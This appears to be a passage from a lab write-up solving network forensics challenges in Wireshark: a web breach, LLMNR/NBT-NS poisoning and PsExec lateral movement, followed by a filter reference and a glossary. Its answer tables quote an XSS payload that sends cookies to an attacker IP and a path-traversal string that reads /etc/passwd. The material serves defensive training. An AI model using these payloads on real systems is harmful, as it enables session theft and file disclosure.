


Fig 2.6 — The path-traversal payload used against log_viewer.php to read /etc/passwd, visible directly in the request line.

Final Answers

Q	Question (short)	Answer
Q1	Attacker's IP address	111.224.180.128
Q2	Directory brute-forcing tool	gobuster

Q3	XSS payload used	<script>fetch('http://111.224.180.128/' + document.cookie);</script>
Q4	Time admin visited infected page (UTC)	2024-03-29 12:09
Q5	Stolen session token	lqkctf24s9h9lg67teu8uevn3q
Q6	Vulnerable script name	log_viewer.php
Q7	Payload used to read sensitive file	../../../../etc/passwd

Lab 3: Poisoned Credentials

Category: Network Forensics | Tool: Wireshark

The Scenario (in simple words)

The security team noticed unusual activity and suspected something called "LLMNR/NBT-NS poisoning" — an old-school Windows network trick that can be used to steal login credentials without ever touching the victim's computer directly. We had to confirm it happened, find the rogue machine responsible, and figure out whose account got compromised.

Background: what is LLMNR/NBT-NS poisoning?

Windows computers normally use DNS to look up other computers on the network by name. But if DNS fails (for example, because someone typed the name wrong), older Windows systems fall back to shouting the name out to the *entire local network* using two old protocols called LLMNR and NBT-NS, hoping someone answers. The problem: **anyone** on the network can answer that shout, with no proof of identity required. An attacker running a tool that listens for these shouts (commonly "Responder") answers every single one, pretending to be whatever resource was being asked for. The victim's computer then tries to log in to what it thinks is the real resource — but it's actually the attacker — and hands over its username and password hash in the process.

What Actually Happened (the story)

A user's computer tried to connect to a shared network folder but **mistyped the name**, typing `fileshaare` instead of `fileshare`. Since that misspelled name doesn't exist in DNS, the computer broadcast the name to the whole network. A rogue machine on the network immediately answered, pretending to be "fileshaare." A second computer made a similar mistake, mistyping "printer" as `printr` — and the same rogue machine answered that one too.

One of the victim machines then tried to log in to what it believed was the real resource (the rogue machine), sending its Windows domain username and authentication data straight to the attacker. This exposed the username **janesmith** on the `cybercactus.local` domain. Digging into the authentication handshake also revealed the name of another machine on the network, **ACCOUNTINGPC** — likely the attacker's real target once they had a foothold.

Evidence




Fig 3.1 — Repeated LLMNR queries for the misspelled "fileshaare" coming from the victim machine.




Fig 3.2 — The rogue machine (192.168.232.215) answering the poisoned "fileshaare" query — and later a second victim's "printn" typo too.




Fig 3.3 — The SMB authentication attempt exposing the compromised username: cybercactus.local\janesmith.




Fig 3.4 — Readable text strings inside the NTLM challenge packet, revealing the ACCOUNTINGPC hostname.

Final Answers

Q	Question (short)	Answer
Q1	Mistyped query (victim 192.168.232.162)	fileshaare
Q2	Rogue machine's IP address	192.168.232.215

Q3	Second poisoned victim's IP address	192.168.232.176
Q4	Compromised username	janesmith
Q5	Hostname accessed via SMB	ACCOUNTINGPC

Lab 4: PsExec Hunt

Category: Network Forensics | Difficulty: Easy | Tool: Wireshark

The Scenario (in simple words)

An Intrusion Detection System (IDS) flagged suspicious activity involving a tool called **PsExec**. This tool is normally used by IT admins to remotely run programs on other computers on the network -- but it can just as easily be abused by an attacker who has stolen valid login credentials. Our job was to trace the attacker's movement from computer to computer using only the network capture.

Background: what is PsExec, and why do attackers use it?

PsExec is a legitimate Microsoft (Sysinternals) tool. An admin points it at a remote computer, and it connects over the network file-sharing protocol (SMB), copies over a small helper program, installs it as a temporary Windows service, and uses that service to run whatever command was requested -- then cleans up afterward. Attackers love this technique because it uses a completely legitimate, trusted Windows tool instead of custom malware, making it much harder for antivirus software to flag as suspicious. This is often called *"living off the land."*

What Actually Happened (the story)

The attacker's own machine, hostname **HR-PC**, first connected to a machine called **SALES-PC** and logged in using a valid Windows account named **ssales**. Once authenticated, the attacker connected to two special hidden network shares that exist on every Windows machine: **IPC\$** (used for management communication) and **ADMIN\$** (a hidden share that maps directly to the Windows installation folder, C:\Windows). Through ADMIN\$, the attacker uploaded a file named **PSEXESVC.exe** -- exactly the filename the real PsExec tool uses -- which Windows then registered and ran as a service, giving the attacker the ability to execute commands on SALES-PC.

The attacker didn't stop there. From the same HR-PC machine, they attempted to pivot again, this time to a third machine, **MARKETING-PC**. Their first login attempt used a username **jdoe**, which failed. They then tried again with a different account, **IEUser**, which succeeded -- showing the attacker was testing multiple stolen or guessed credentials until one worked, then repeating the exact same PsExec technique to spread further across the network.

Evidence




Fig 4.1 -- Wireshark Conversations view: 10.0.0.130 stands out with two large, separate conversations -- one clue it is the attacker's machine.




Fig 4.2 -- The classic PsExec SMB sequence: authentication, then Tree Connect to IPC\$ and ADMIN\$, exactly as the real tool behaves.






Fig 4.5 -- A failed login attempt with username jdoe, immediately followed by a successful one using IEUser -- the attacker trying multiple credentials.




Fig 4.6 -- The NTLM challenge for the second pivot target reveals its hostname: MARKETING-PC.

Final Answers

Q	Question (short)	Answer
Q1	Attacker's initial IP address	10.0.0.130

Q2	Hostname of first pivoted machine	SALES-PC
Q3	Username used for authentication	ssales
Q4	Service executable name	PSEXESVC.exe
Q5	Share used to install the service	ADMIN\$
Q6	Share used for communication	IPC\$
Q7	Hostname of second pivoted machine	MARKETING-PC

Appendix: Wireshark Techniques & Filter Reference

A summary of every Wireshark technique and display filter used across the three labs.

Core Concepts Used

Display Filter bar — the box at the top of Wireshark where you type an expression to show only matching packets, without deleting anything from the capture underneath.

Statistics > Conversations — shows a summary of every pair of IPs that talked to each other, with packet/byte counts. Almost always the fastest way to spot an attacker: they usually generate far more traffic than normal background noise.

Follow > HTTP Stream — reassembles a full request and response into readable plain text, automatically URL-decoding form data. Safer and more reliable than reading raw hex bytes by eye.

Packet Details pane (bottom-left tree) — lets you expand protocol layers (Ethernet > IP > TCP > HTTP) to read individual fields such as headers, timestamps, and decoded form data without manually decoding hex.

Wireshark Commands & Menu Actions Used

Beyond typed filters, most of the actual evidence-finding in these labs came from specific menu actions and clicks inside the Wireshark interface. Here is every one used, with what it does and why it mattered.

Statistics > Conversations > IPv4 tab (sort by Bytes)	Lists every pair of IP addresses that communicated, with packet and byte counts. Sorting by Bytes descending instantly surfaces the attacker, since a real attack generates far more traffic than normal background noise.
Right-click packet > Follow > HTTP Stream	Reassembles an entire HTTP request/response exchange into one readable block of plain text, automatically URL-decoding form bodies. Used to read XSS payloads, login credentials, and webshell commands without manually decoding hex.
Click a packet, then expand "Hypertext Transfer Protocol" in the Packet Details pane	Opens the parsed HTTP layer so individual headers (User-Agent, Cookie, Server, etc.) can be read directly instead of hunting through raw bytes.

Expand "HTML Form URL Encoded" (under HTTP)	Wireshark automatically splits and decodes POST form fields here, e.g. showing review = <script>...</script> as a labeled field-value pair.
Expand "JavaScript Object Notation" (under HTTP)	Same idea for JSON request bodies -- shows each JSON key/value (username, password, roles) already parsed and decoded, avoiding hex misreads.
Expand "Frame N" > read "Arrival Time"	Every packet stores the exact UTC timestamp it was captured. Used repeatedly to answer "when did X happen" questions precisely, down to the millisecond.
Click the "Time" column header to sort	Re-orders the packet list chronologically (ascending or descending). Used to find the very first occurrence of an event, such as the first webshell command.
"Find:" box inside the Follow Stream window	Searches for a text string within a reassembled stream and jumps to it -- useful for long streams containing multiple request/response pairs.
Expand "MIME Multipart Media Encapsulation" (under HTTP)	Used for file-upload requests. Reveals the Content-Disposition header, which contains the actual uploaded filename (e.g. NSt8bHTg.zip) as chosen by the attacker.
Expand "NT LM Secure Service Provider" (under SMB2)	Decodes the NTLM authentication handshake, revealing the username, domain, and target hostnames embedded in the login attempt.
Hex/ASCII byte pane (bottom-right, "Show packet bytes")	The raw bytes of the packet with an ASCII translation alongside. Used as a manual cross-check when a decoded field's exact spelling/casing needed verification.
Clear filter (X button on the filter bar)	Resets the view to show all packets again before applying a new, different filter.

Filters Used — JetBrains

<code>ip.addr == 23.158.56.196 && http</code>	Show all HTTP traffic to/from the suspected attacker IP
<code>http.request.uri contains "/app/rest/users"</code>	Find requests touching the user-management API (hunting account creation)
<code>ip.src == X && http.request.method == "POST"</code>	Narrow to only POST requests from the attacker (submitting/changing data)
<code>http.request.uri contains "NSt8bHTg.jsp"</code>	Find every command sent to the discovered webshell
<code>http.request.uri matches "(?i)nst8bhtg"</code>	Same search but case-insensitive -- (?i) ignores upper/lowercase differences
<code>frame.number == 26896</code>	Jump straight to one specific packet by its number

Filters Used — RetailBreach

<code>ip.src == 111.224.180.128 && http.request</code>	All requests from the attacker
--	--------------------------------

<code>http.request.method == "POST" && ip.src == X</code>	Only POST submissions (where an XSS payload would be submitted via a form)
<code>ip.src == 135.143.142.5 && http.request.uri == "/reviews.php"</code>	Check when the admin (a different IP) visited the infected page
<code>ip.src == X && http contains "Cookie" && frame.time_relative > 1178</code>	Requests after a point in time (post session-hijack) carrying a Cookie header -- frame.time_relative filters by seconds since capture start

Filters Used — PoisonedCredentials

<code>llmnr && ip.src == 192.168.232.162</code>	Show only LLMNR broadcast queries from one specific victim
<code>llmnr && !(ip.src == 192.168.232.162)</code>	!() means NOT -- LLMNR traffic from everyone except that victim (to find who answers)
<code>ip.addr == A && ip.addr == B && (smb2 ntlmssp)</code>	Traffic between two IPs, limited to SMB2 or NTLM packets. ip.addr matches either direction; means OR
<code>ip.src == X && smb2</code>	All SMB2 traffic sent BY one host (smb2.cmd == 3 narrows further to just "Tree Connect" commands)

Protocol Glossary

A few of the protocols and terms that came up repeatedly, explained in plain terms.

SMB (Server Message Block)	The core Windows networking protocol for sharing files, printers, and other resources between computers. When you open a network folder like \\SERVER\Shared on Windows, SMB is what makes that work behind the scenes.
SMB2	The modern version of SMB (replacing the older, less efficient SMB1). Almost all current Windows file-sharing and PsExec-style traffic uses SMB2. In Wireshark it appears as its own protocol label, smb2, and every field of the conversation (login, share connection, file read/write) is broken down under it.
ADMIN\$	A hidden, built-in Windows share that points directly at the Windows installation folder (normally C:\Windows). Only administrators can access it. Tools like PsExec use it to drop an executable directly onto the target machine's system folder.
IPC\$	Another hidden built-in share, used not for files but for inter-process communication -- things like querying the Service Control Manager or exchanging authentication messages. PsExec uses this channel to install and control the remote service.
NTLM (NT LAN Manager)	A Windows authentication protocol. When a client tries to log in, the server sends a "challenge," and the client responds with a value proving it knows the password without sending the password itself in plain text. This challenge/response exchange is where usernames, domains, and hostnames often show up in the packet data.

NTLMSSP_NEGOTIATE / NTLMSSP_CHALLENGE / NTLMSSP_AUTH	The three stages of an NTLM login: the client says "I want to authenticate," the server replies with a random challenge (and often reveals its own hostname here), and the client sends back proof of the password plus its own username and hostname.
Session Setup Request / Response	The specific SMB2 commands used to carry out the NTLM login process described above.
Tree Connect Request	The SMB2 command a client sends to "connect" to a specific network share (e.g. ADMIN\$ or IPC\$) before it can read, write, or run anything on it.
